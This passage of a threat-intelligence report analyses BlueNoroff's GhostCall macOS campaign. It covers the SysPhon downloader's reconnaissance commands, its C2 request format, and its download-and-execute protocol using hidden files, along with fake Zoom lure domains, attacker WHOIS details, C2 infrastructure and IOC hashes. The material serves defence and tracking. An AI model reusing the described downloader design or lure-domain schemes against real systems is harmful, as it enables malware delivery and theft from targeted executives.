


**Fig. 27 Overall flow of SysPhon chain**

SugarLoader is a downloader malware, first documented by Elastic[20], and was used in attacks targeting users through a Discord channel. It takes two parameters – an IP address and a port – and connects to a server via TCP to download the next payload.

**SysPhon downloader**

| | |
|---|---|
| **MD5** | `1653d75d579872fadec1f22cf7fee3c0` |
| **SHA1** | `1269e7279b701777a660c7fa982f480cd1ffa43b` |
| **SHA256** | `81612cab25c707a4c5d12bb21ff5f87386fb52dcd0a12bbd063a9b4b11f2df14` |
| **File type** | `Mach-O universal binary with x86_64/arm64 executable` |
| **File size** | `5.1 MB` |
| **File name** | `com.apple.sysd` |

SysPhon is a downloader malware written in C++ that functions similarly to the third component of the RustBucket malware, which was initially developed in Rust and later rewritten in Swift. In March 2024, an ELF version of the third component compatible with Linux was uploaded to a multi-scanner service. In November 2024, SentinelOne first reported[21] on SysPhon, noting that it is typically distributed via a parent downloader that opens a legitimate PDF related to cryptocurrency topics. Shortly after the initial report, a Go version of SysPhon was also uploaded to the same scanner service.

SysPhon requires a C2 server specified as a parameter to operate. When executed, it generates a 16-byte random ID and retrieves the host name. It then enters a loop to conduct system reconnaissance by executing a series of commands:

| Information to collect | Command |
|---|---|
| macOS version | `sw_vers --ProductVersion` |

[20] Elastic catches DPRK passing out KANDYKORN – Elastic Security Labs
[21] BlueNoroff Hidden Risk | Threat Actor Targets Macs with Fake Crypto News and Novel Persistence | SentinelOne

| Information to collect | Command |
|---|---|
| Current timezone | `date +%Z` |
| macOS installation log (Update, package, etc) | `grep "Install Succeeded" /var/log/install.log awk '{print $1, $2}'` |
| Hardware information | `sysctl -n hw.model` |
| Process list | `ps aux` |
| System boot time | `sysctl kern.boottime` |

The results of these commands are then sent to the specified C2 server using a POST request with the following user agent header: `mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)`. This user agent is the same as the one used in the Swift implementation of the RustBucket variant[22].

```
POST   [C2 URL]                        HTTP/1.1
Host:  [C2 HOST]
User-Agent: mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
Content-Type: application/x-www-form-urlencoded
Content-Length: [length]

ci[random ID][hostname]
[macOS version][timezone][install log][boot time][hw model][current time][process list]
```

After sending the system reconnaissance data to the C2 server, SysPhon waits for commands. It determines its next action by examining the first character of the received response.

| Command | Description |
|---|---|
| `0` | Execute Binary Payload |
| `1` | Terminate Process |

If the received command begins with '1', SysPhon initiates a termination sequence by generating a final status message with the result code `cs<random ID>-1`. This termination confirmation is then sent to the C2 server, after which the process exits cleanly.

If the C2 server's command begins with '0', SysPhon starts its payload execution process. It then downloads and executes additional malicious binaries. Following this, it generates a status message using the "`cs%s%d`" format, where the first parameter is a randomly generated ID and the second indicates the execution result (`0` for success, `1` for failure). This status confirmation is sent back to the C2 server through an HTTP POST request.

The server responds to indicate additional payload downloading in the following format:

```
0#{argument}\x00:{binary data}
```

The downloaded binary data in the response is saved to a randomly generated hidden file with a 6-character name, located at `/Users/Shared/.<random 6 chars>`. Once the file is created, it is given the `0755` permission and then executed with the provided argument.

[22] The DPRK strikes using a new variant of RUSTBUCKET – Elastic Security Labs

Throughout this operation, the entire process runs in a continuous 60-second loop. It regularly updates reconnaissance data and waits for new commands or malicious files to be downloaded and executed on the system.

## Infrastructure

During infrastructure mapping we discovered an attacker-controlled pCloud bucket referenced directly in the fake Zoom HTML content (the favicon URL). The bucket's root directory was left publicly accessible, allowing us to enumerate its contents – which included videos of victims recorded and uploaded in 2025.




**Fig. 28 List of recorded videos (Left) / List of profile images (Right)**

While the videos were recorded using the fabricated Zoom phishing pages the actor created, the profile images appear to have been sourced from job platforms or social platforms such as LinkedIn, Crunchbase, or Twitter. Notably, some of these images were generated with GPT-4o. Starting with the GPT-4o model, AI-generated images created via ChatGPT include metadata that indicates their synthetic origin, which is embedded in file formats such as PNGs. We have obtained at least 8 images that contain this metadata.

```
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1024
Image Height                    : 1024
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
JUMD Type                       : (c2pa)-0011-0010-800000aa00389b71
JUMD Label                      : c2pa
Actions Action                  : c2pa.created, c2pa.converted
Actions Software Agent Name     : GPT-4o, OpenAI API
Actions Digital Source Type     : http://cv.iptc.org/newscodes/digitalsourcetype/trainedAlgorithmicMedia
Exclusions Start                : 33
Exclusions Length               : 14149
Name                            : jumbf manifest
Alg                             : sha256
Hash                            : (Binary data 32 bytes, use -b option to extract)
Pad                             : (Binary data 8 bytes, use -b option to extract)
Instance ID                     : xmp:iid:ef9325da-9dd2-4612-be10-7233b1981639
Claim Generator Info Name       : ChatGPT
Claim Generator Info Org Cai C2 Pa Rs: 0.51.1
```

Fig. 29 EXIF metadata of images generated by GPT-4o

Among these were images whose filenames were set to the target's name. This likely indicates the actor used the target's publicly available profile image to generate a suitable profile picture for use alongside the recorded video. Furthermore, the inclusion of Zoom's legitimate favicon image leads us to assess with medium-high confidence that the actor is leveraging AI for image generation.



Fig. 30 Newly-created the victim's profile image using GPT-4o

BlueNoroff has deployed a purpose-built web infrastructure to mimic Zoom meeting workflows and impersonate trusted investment and cryptocurrency firms. Our analysis reveals that they heavily utilize rule-driven naming templates incorporating the term "Zoom" and meeting-related language. These tactics have led to the creation of

domain clusters designed to lure victims via fake Zoom meeting invitations distributed through Telegram. We consistently observed multiple domain families in their naming conventions, each aimed at encouraging initial contact from victims – details are outlined below.

**1. Hyphenated "-zoom.us" domains**

This cluster consists of domains resembling the official Zoom domain (`zoom[.]us`) by prepending a short prefix and a hyphen. They were registered in bulk during waves from late 2024 to mid-2025, following naming patterns such as `cn-zoom[.]us`, `as-zoom[.]us`, `ae-zoom[.]us`, and `in-zoom[.]us`. The inclusion of a hyphen allows these domains to appear, at a glance, as legitimate subdomains – like `usweb.zoom[.]us` or `us05.zoom[.]com`. This naming strategy enables the actor to host deceptive meeting links and web resources under what seems to be official Zoom URLs.

**2. Zoom-prefixed synthetic ccTLDs**

This cluster includes other fake domains that use the term `zoom` as a prefix (a subdomain) before what appears to be a regional or technical designator under the `.us` country TLD. For example, threat actors created domains such as `zoom.hk05web[.]us`, `zoom.us07office[.]us`, `zoom.communicationhub[.]us`, and `zoom.uk03web[.]us`, which mimic legitimate Zoom server addresses (e.g., `us05web.zoom[.]us`). In these instances, `zoom` is the left-most label, while the second-level domain is designed to look like a valid Zoom environment, using region codes like HK, US, or descriptors such as "web" and "office". This naming strategy gives the URL a superficially authentic appearance to users expecting a Zoom link. Notably, the actor registered `zoom.webus02[.]us`, which impersonates Zoom's naming (e.g., `us02web.zoom[.]us`) by inverting the label order – moving `zoom` to the left-most label and registering a deceptive SLD (`webus02[.]us`).

**3. Enterprise-themed Zoom variants**

Beyond simple subdomain tricks, BlueNoroff also registered domains that suggest official or enterprise-oriented Zoom services. These domain names combine "zoom" with terms associated with business, office environments, or technology to create a sense of legitimacy. Notable examples include `officezoom[.]us`, which implies a corporate Zoom platform, and `extrazoom[.]us`, suggesting an extended or additional Zoom service. Other variants are `mediazoom[.]us` (possibly for media or content sharing), `zoomhub[.]us` (evoking a Zoom hub or portal), and `zoom-tech[.]us` (mimicking a technology support site for Zoom). In the same vein, the actor also created domains with a developer-oriented feel, such as `zoom-sdk[.]us`, `zoomsdk[.]us`, and `zmwebsdk[.]com`, all designed to appear related to official Zoom infrastructure or products.

**4. "Support" subdomain variants**

Across the malicious infrastructure, BlueNoroff frequently used specific subdomains to coordinate different stages of their attacks. Subdomains beginning with "`support.`" were commonly used to host fake technical support or troubleshooting pages. These pages directed users to run a one-liner command or download a compiled AppleScript containing the same command onto their macOS devices, thereby initiating the infection chain.

Given that `.us` TLD domains do not support WHOIS privacy masking, as noted by domain registrars [23], the actor cannot conceal the legitimate Zoom domain and its TLD without unintentionally exposing fabricated information. Consequently, their WHOIS data remains publicly visible, and a distinct pattern has been observed: the same phone number is frequently listed alongside different country codes. These instances are detailed in the table below, which is organized by the base phone number.

[23] Domain Privacy Protection for .us Domains

| Cluster | Email Addresses | Phone Numbers | Domain creation date range | Domain count |
|---|---|---|---|---|
| 1 | ayecraum@gmail.com<br>bear12002@proton.me<br>collumdeana25@yahoo.com<br>daniel.castagnolii@gmail.com<br>dodson43210@protonmail.com<br>drive.shares.noreply.dm@gmail.com<br>krmtksh@gmail.com<br>rolltimer16@proton.me<br>ssawst@proton.me<br>yoannturp@gmail.com | +1.3016856179<br>+376.3016856179<br>+1.3148810873 | 2025-01-06 to 2025-08-22 | 61 |
| 2 | diljanith95@gmail.com<br>lucas1980513@proton.me | +1.2396740955 | 2025-05-13 to 2025-06-10 | 16 |
| 3 | briayang.lbank@gmail.com<br>joshkent021@gmail.com<br>weikaing564@gmail.com | +1.3084034033 | 2025-01-10 to 2025-07-21 | 8 |
| 4 | totlivetime@proton.me | +1.3477888605 | 2025-06-23 to 2025-08-12 | 4 |
| 5 | ish.goel.hunch@gmail.com<br>rionelm448@gmail.com | +1.6188378303<br>+31.6188378303 | 2024-12-02 to 2025-02-25 | 3 |
| 6 | kevinsanaraujo@gmail.com | +1.2012184368 | 2025-03-13 to 2025-03-17 | 2 |
| 7 | totlive@zohomail.com | +36.9859359627 | 2025-03-26 to 2025-03-27 | 2 |
| 8 | kazokamoto.official@gmail.com | +1.4033084033 | 2025-04-23 to 2025-05-07 | 2 |
| 9 | herblin1112@gmail.com | +1.12695584169 | 2025-07-29 | 2 |
| 10 | maxx72572@gmail.com<br>sunchenyu0711@gmail.com | +1.6505576674 | 2025-05-13 to 2025-05-13 | 2 |

The first cluster was by far the most prolific, registering 61 domains under a single identity. This cluster used ten different email addresses and two variations of a phone number: the core number `3016856179` was paired with both the +1 and +376 country codes. Additionally, the phone number `3148810873` was attributed to one of the email addresses in the cluster. These findings suggest the actor extensively reused a single persona across numerous domains. The next largest cluster included 16 domains, associated with two emails and one phone number, while other identities were linked to smaller batches of domains (8 or fewer).

Following up on our analysis of malware samples, we have examined the C2s controlled by BlueNoroff. In the recent GhostCall campaign, the group has been actively using HOSTWINDS hosting servers and registering domains through NameCheap for both fake domains and C2 servers. Overall, file hosting servers, ZoomClutch, and SilentSiphon share the same domains, but with different endpoints.

| Num | pDNS | Domain | Registerer | First Seen (mm/dd/yy) | AS | AS Owner | C2 of (GhostCall Campaign) | C2 of (GhostHire Campaign) |
|---|---|---|---|---|---|---|---|---|
| 1 | 23.254.203[.]244 | - | - | - | 54290 | HOSTWINDS | SugarLoader | - |
| 2 | 192.236.146[.]20 | api.clearit[.]sbs | NameCheap | 7/10/25 | 54290 | HOSTWINDS | Zoomclutch DownTroy.macOS | DownTroy. Windows |
| 3 | 83.136.209[.]209 | api.flashstore[.]sbs | NameCheap | 7/10/25 | 400897 | PETROSKY | Zoomclutch DownTroy.macOS | DownTroy. Windows |
| 4 | 192.236.160[.]156 | filedrive[.]online | NameCheap | 6/14/25 | 54290 | HOSTWINDS | File hosting server Zoomclutch SilentSiphon | - |
| 5 | 191.96.235[.]88 | ajayplamingo[.]com | NameCheap | 3/13/25 | 212238 | Datacamp Limited | SysPhon | - |
| 6 | 192.236.146[.]22 | writeup[.]live | NameCheap | 1/25/25 | 54290 | HOSTWINDS | DownTroy.macOS | DownTroy. Windows |
| 7 | 142.11.241[.]62 | safeup[.]store | NameCheap | 1/23/25 | 54290 | HOSTWINDS | DownTroy.macOS | DownTroy. Windows |
| 8 | 142.11.196[.]220 | safeupload[.]online | NameCheap | 1/14/25 | 54290 | HOSTWINDS | File hosting server Zoomclutch | File hosting server DownTroy. Windows |
| 9 | 104.168.140[.]148 | safefor[.]xyz | NameCheap | 1/10/25 | 54290 | HOSTWINDS | RooTroy.macOS | RooTroy.Windows |
| 10 | 104.168.136[.]231 | readysafe[.]xyz | NameCheap | 1/10/25 | 54290 | HOSTWINDS | RooTroy.macOS | RooTroy.Windows |
| 11 | 192.236.194[.]209 | productnews[.]online | NameCheap | 12/20/24 | 54290 | HOSTWINDS | CryptoBot | - |
| 12 | 104.168.145[.]52 | first.longlastfor[.]online | NameCheap | 12/14/24 | 54290 | HOSTWINDS | CosmicDoor | |
| 13 | 104.168.151[.]70 | firstfromsep[.]online | NameCheap | 11/6/24 | 54290 | HOSTWINDS | CosmicDoor | - |
| 14 | - | flash-serve[.]store | - | - | - | - | SneakMain | - |
| 15 | 83.136.209[.]195 167.235.210[.]123 | image-support[.]xyz | NameCheap | 8/19/24 | 400897 24940 | PETROSKY Hetzner | (Unknown) | - |
| 16 | 83.136.211[.]32 | docs-support[.]store | NameCheap | 8/1/24 | 400897 | PETROSKY | (Unknown) | |
| 17 | 104.168.169[.]224 | cloud-server[.]store | NameCheap | 7/20/24 | 54290 | HOSTWINDS | SneakMain | - |
| 18 | 104.168.153[.]25 | file-server[.]store | NameCheap | 7/18/24 | 54290 | HOSTWINDS | SneakMain | - |
| 19 | 192.236.198[.]31 | dataupload[.]store | NameCheap | 6/21/24 | 54290 | HOSTWINDS | File hosting server SilentSiphon | File hosting server DownTroy. Windows |
| 20 | 195.201.215[.]181 | urgent-update[.]cloud | NameCheap | 6/6/24 | 24940 | Hetzner | SilentSiphon | |
| 21 | 195.201.215[.]181 | system.updatecheck[.]store | NameCheap | 6/6/24 | 24940 | Hetzner | File hosting server | - |

| Num | pDNS | Domain | Registerer | First Seen (mm/dd/yy) | AS | AS Owner | C2 of (GhostCall Campaign) | C2 of (GhostHire Campaign) |
|---|---|---|---|---|---|---|---|---|
| 22 | 192.236.233[.]162 | bots.autoupdate[.]online | NameCheap | 12/14/23 | 54290 | HOSTWINDS | DownTroy.macOS | DownTroy. Windows |
| 23 | 192.236.176[.]164 | chkactive[.]online | NameCheap | 12/7/23 | 64290 | HOSTWINDS | Sneakmain | Sneakmain. Windows |
| 24 | 104.168.151[.]34 | botsc.autoupdate[.]xyz | NameCheap | 11/29/23 | 54290 | HOSTWINDS | (Unknown) | - |
| 25 | 104.168.145[.]52 | first.system-update[.]xyz | NameCheap | 11/14/23 | 54290 | HOSTWINDS | (Unknown) | - |
| 26 | 83.136.209[.]195<br>167.235.210[.]88<br>192.236.146[.]136 | metamask.awaitingfor[.]site | NameCheap | 10/23/23 | 400897<br>24940<br>54290 | PETROSKY<br>Hetzner<br>HOSTWINDS | TripleWatch | - |
| 27 | 104.168.136[.]24<br>104.168.172[.]20 | pre.alwayswait[.]site | NameCheap | 9/15/23 | 54290<br>54290 | HOSTWINDS<br>HOSTWINDS | (Unknown) | - |
| 28 | 104.168.136[.]24<br>104.168.172[.]20 | web.commoncome[.]online | NameCheap | 8/3/23 | 54290<br>54290 | HOSTWINDS<br>HOSTWINDS | CosmicDoor | - |

As observed, the domain metamask.awaitingfor[.]site has been active since 2023, utilizing a rotating infrastructure across multiple servers and ASNs. These include PETROSKY, Hetzner, and HOSTWINDS, which have historically been preferred by BlueNoroff's operations. In 2024, the domain previously held the following SSL certificate.

```
CN=appleupdate[.]datauploader[.]site, L=New York, ST=NY, O=Selfemployed, OU=Selfemployed, emailAddress=herblin1112@gmail[.]com, C=US
```

Regardless of the previously issued certificate that is also shared across most of the servers mentioned above, we have observed that herblin1112@gmail[.]com registered two fake Zoom domains in their WHOIS data on July 29, 2025: us004zoom[.]us and us005zoom[.]us.

In conclusion, based on our data analysis of the BlueNoroff Infrastructure – whether it involves fake Zoom domains designed to deceive victims or C2 servers used within the malware set detailed in this research – the group is actively building infrastructure that we are closely monitoring. Notably, there was a significant surge in activity during July and August as we completed our research, with repeated use of the same servers, operator email addresses, and phone numbers. This suggests that some of these resources may not be disposable or single-use, as one might initially assume. For example, a single email address appeared in an SSL certificate across approximately 12 servers in 2024 and was later used to register fake Zoom domains in late July 2025.

## Victims

We have observed several macOS hosts located in Japan, Italy, France, Singapore, Türkiye, Spain, Sweden, India and Hong Kong infected by BlueNoroff's malware since 2023. Considering the phishing domains used in the attack, it is likely that the victims were either individuals involved in the cryptocurrency industry or senior executives of Web3-related companies attending investment-related meetings.

We also discovered many stolen videos and profile images have been uploaded to the actor's public storage server, utilized to convince victims for the GhostCall campaign. We closely examined the uploaded data and found that most victims were executives at tech companies and venture capitals in the Web3/Blockchain industry located in the APAC region, particularly in Singapore and Hong Kong.

## Attribution

In our 2023 report, we unearthed that the BlueNoroff group targeted both Windows and macOS environments. Their overlapping infrastructure strongly indicated their involvement in attacks that impersonated fake online meetings on both platforms. As previously mentioned, the C2 server used by the `aws.vbs` script was also shared with the Rust version of CosmicDoor, suggesting that the group was developing malware for both operating systems under a unified command and control system. A clear example is the DownTroy component, which sends a JSON object containing the `uid`, `mid`, and `data` fields to report information about the infected host – used for profiling on both Windows and macOS.

While the infection chains have been fully updated, the initial attack vector – starting with a fake online meeting to trick the target into downloading a malicious AppleScript – has remained the same. In the recent version, empty lines have been added for deception, and the justification for execution has shifted from IP restrictions to updates related to the Zoom SDK. Although we observed the active GhostCall campaign targeting Windows initially, the focus has since shifted heavily to macOS environments.


**Fig. 31 Earlier malicious AppleScript in this campaign (Top) / Latest malicious AppleScript in this campaign (Bottom)**

Throughout the SnatchCrypto campaign, the BlueNoroff used a customized `curl-agent` user agent string when fetching additional malware via the `curl` command. This was done to evade detection by security products and hinder analysis by researchers. In the GhostCall campaign, similar custom user agents, such as `curl-mac` and `audio`, were used as needed to download malware using `curl` through AppleScript. In contrast, the updated

infection chains now use `curl-agent` (note: it's 'l', not '1'), and an additional `Auth` header is included to strengthen the verification process when downloading payloads.

In addition, the SysPhon chains leverage the lightweight version of RustBucket's 3rd stage malware to fetch the next-stage payload, along with the SugarLoader malware, which has already been linked to BlueNoroff. In both cases, the string "webT" is also shared, and it has been also observed within the SneakMain in Rust and the Nimcore loader of the SneakMain chain. This indicates that the actor frequently references their malicious tools using the term "webT".

We further analyzed the list of user names associated with each malware, which is suspected to have been developed by BlueNoroff. Our findings suggest that several malware families were likely developed on the same host. This also supports our attribution conclusion that the entire set of malware is linked to the BlueNoroff actor.

| User name | Malware containing the user name |
|---|---|
| **carey** | CosmicDoor in Rust, RustBucket 1st and 2nd stage |
| **runner** | CosmicDoor in Rust, RustBucket 1st and 3rd stage, SneakMain in Rust, SneakMain launcher in Rust |
| **eric** | Dropper and Launcher of DownTroy v1 chain, SneakMain in Rust, RustBucket 2nd stage |
| **neura** | Launcher of DownTroy v1 chain |
| **chris** | RustBucket 2nd stage, ObjCShellz, CryptoBot |
| **henrypatel** | RustBucket 2nd stage |
| **hero** | All stages of RustBucket, HLOADER |
| **artyom** | GillyInjector and baseApp of CosmicDoor chain |
| **dominic** | baseApp of CosmicDoor chain, RooTroy.macOS of RooTroy chain, RealTimeTroy v1 |
| **pooh** | GillyInjector and baseApp of CosmicDoor chain, Installer, GillyInjector, baseApp, and RooTroy.macOS of RooTroy chain, RealTimeTroy v2, and TripleWatch |
| **mac** | Launcher of SysPhon chain |
| **apple** | SysPhon in Go |

## Conclusions

BlueNoroff has continuously evolved the GhostCall campaign targeting macOS over the past two years, significantly enhancing its capabilities to challenge macOS as a target comparable to Windows. During this process, the group leveraged cross-compilation languages to deploy identical types of malicious code across Windows, Linux, and macOS operating systems, thereby simplifying maintenance and management. This trend is expected to accelerate further with the integration of AI technologies and the introduction of new programming languages, which will likely complicate analysis and detection efforts. Over the years, we have persistently tracked this group, adapting to their evolving strategies and remain committed to countering their activities.

macOS is no longer a safe zone for APT groups; instead, it has become a concentrated target due to its popularity among startup executives and web3 developers. The GhostCall campaign employs social engineering techniques to exploit psychological vulnerabilities, particularly targeting tech startups that require significant investment. This approach mirrors the psychological strategies used in Lazarus Group's Operation Dream Job. Attackers often establish fake personas on platforms such as LinkedIn and Telegram to engage with targets.

Beyond social engineering, we also observe that actors adapt their tooling to blend in with the macOS ecosystem by disguising their malware as legitimate system daemons such as `trustd`, `mdworker`, `watchdog`, or `updaterd`.

This technique leverages user familiarity with common background processes, making detection more difficult. Historically, even highly sophisticated actors like Equation Group[24] employed this strategy, with their *Double Fantasy* implant masquerading under the `mdworker` name. This demonstrates that the misuse of macOS daemons as a concealment method is not only common but also a defining tactic of sophisticated threat actors.

To mitigate such attacks, it is critical to verify whether these personas align with real individuals and consider the possibility of account compromise. Furthermore, users should avoid executing the links or compressed files provided by the personas. Additionally, the use of meeting links generated through a secure, official platform can serve as a preventive measure against such attacks.

[24] Equation Group – DoubleFantasy osx implant

## Appendix I – Indicators of Compromise

***Note:*** *The indicators in this section are valid at the time of publication. Any future changes will be directly updated in the corresponding .ioc file.*

**File hashes**

**AppleScript**

| | |
|---|---|
| e33f942cf1479ca8530a916868bad954 | zoom_sdk_support.scpt |
| 06fae8b85b600b5caa868b0adab5277b | resources.pak.scpt |
| 963f473f1734d8b3fbb8c9a227c06d07 | test1 |
| 60bfe4f378e9f5a84183ac505a032228 | MSTeamsUpdate.scpt |

**ZoomClutch**

| | |
|---|---|
| 7f94ed2d5f566c12de5ebe4b5e3d8aa3 | zoom |
| dcf25cd83de4e89c32eca504ce8ae690 | zoom.debug.dylib |

**DownTroy payloads**

| | |
|---|---|
| e022a1f49f8ec0f2fc06e23387e1830c | |
| b78650b432523857decbe521ccf39969 | |

**TeamsClutch**

| | |
|---|---|
| 389447013870120775556bb4519dba97 | Microsoft Teams |

**DownTroy v1 chain**

| | |
|---|---|
| 50f341b24cb75f37d042d1e5f9e3e5aa | trustd |
| a26f2b97ca4e2b4b5d58933900f02131 | watchdog, SafariUpdate |
| 6422795a6df10c45c1006f92d686ee7e | 633835385.txt |

**CosmicDoor in Rust**

| | |
|---|---|
| 931cec3c80c78d233e3602a042a2e71b | dnschk |
| c42c7a2ea1c2f00dddb0cc4c8bfb5bcf | dnschk |

**CosmicDoor in Python**

| | |
|---|---|
| 9551b4af789b2db563f9452eaf46b6aa | netchk |
| 1e49757ca5618026f6a67569d649a41e | main.py |

**CosmicDoor chain**

| | |
|---|---|
| 76ace3a6892c25512b17ed42ac2ebd05 | a |
| 19a7e16332a6860b65e6944f1f3c5001 | a |

**CosmicDoor in Nim**

| | |
|---|---|
| 3431401b42e8dc51f5b6694c701deb10 | |

**SilentSiphon**

| | |
|---|---|
| c446682f33641cff21083ac2ce477dbe | upl |
| e8680d17fba6425e4a9bb552fb8db2b1 | upl.sh |
| 10cd1ef394bc2a2d8d8f2558b73ac7b8 | upl.sh |
| a070b77c5028d7a5d2895f1c9d35016f | cpl.sh |
| 38c8d80dd32d00e9c9440a498f7dd739 | secrets.sh |
| 7168ce5c6e5545a5b389db09c90038da | uad.sh |
| 261a409946b6b4d9ce706242a76134e3 | ubd.sh |
| 31b88dd319af8e4b8a96fc9732ebc708 | utd.sh |

**RooTroy chain**

| | |
|---|---|
| 1ee10fa01587cec51f455ceec779a160 | rtv4inst |

| | |
|---|---|
| 3bbe4dfe3134c8a7928d10c948e20bee | st, Update Check |
| 7581854ff6c890684823f3aed03c210f | wt |
| 01d3ed1c228f09d8e56bfbc5f5622a6c | remoted |
| 025e1ccad46cde4e3e1e1ebae4855343 | |
| **RealTimeTroy chain** | |
| 5cb4f0084f3c25e640952753ed5b25d0 | Chrome Update |
| 831da1303581a1c08deab3184ff763bf | |
| **SneakMain in Rust** | |
| 1243968876262c3ad4250e1371447b23 | helper, wt |
| 5ad40a5fd18a1b57b69c44bc2963dc6b | 633835387.txt |
| 6348b49f3499d760797247b94385fda3 | ChromeUpdate |
| **SneakMain chain** | |
| 17baae144d383e4dc32f1bf69700e587 | mdworker |
| 8f8942cd14f646f59729f83cbd4c357b | com.password.startup |
| 0af11f610da1f691e43173d44643283f | CloudSigner, Microsoft Excel, Hancom Office HWP, zoom.us, com.onedrive.updater |
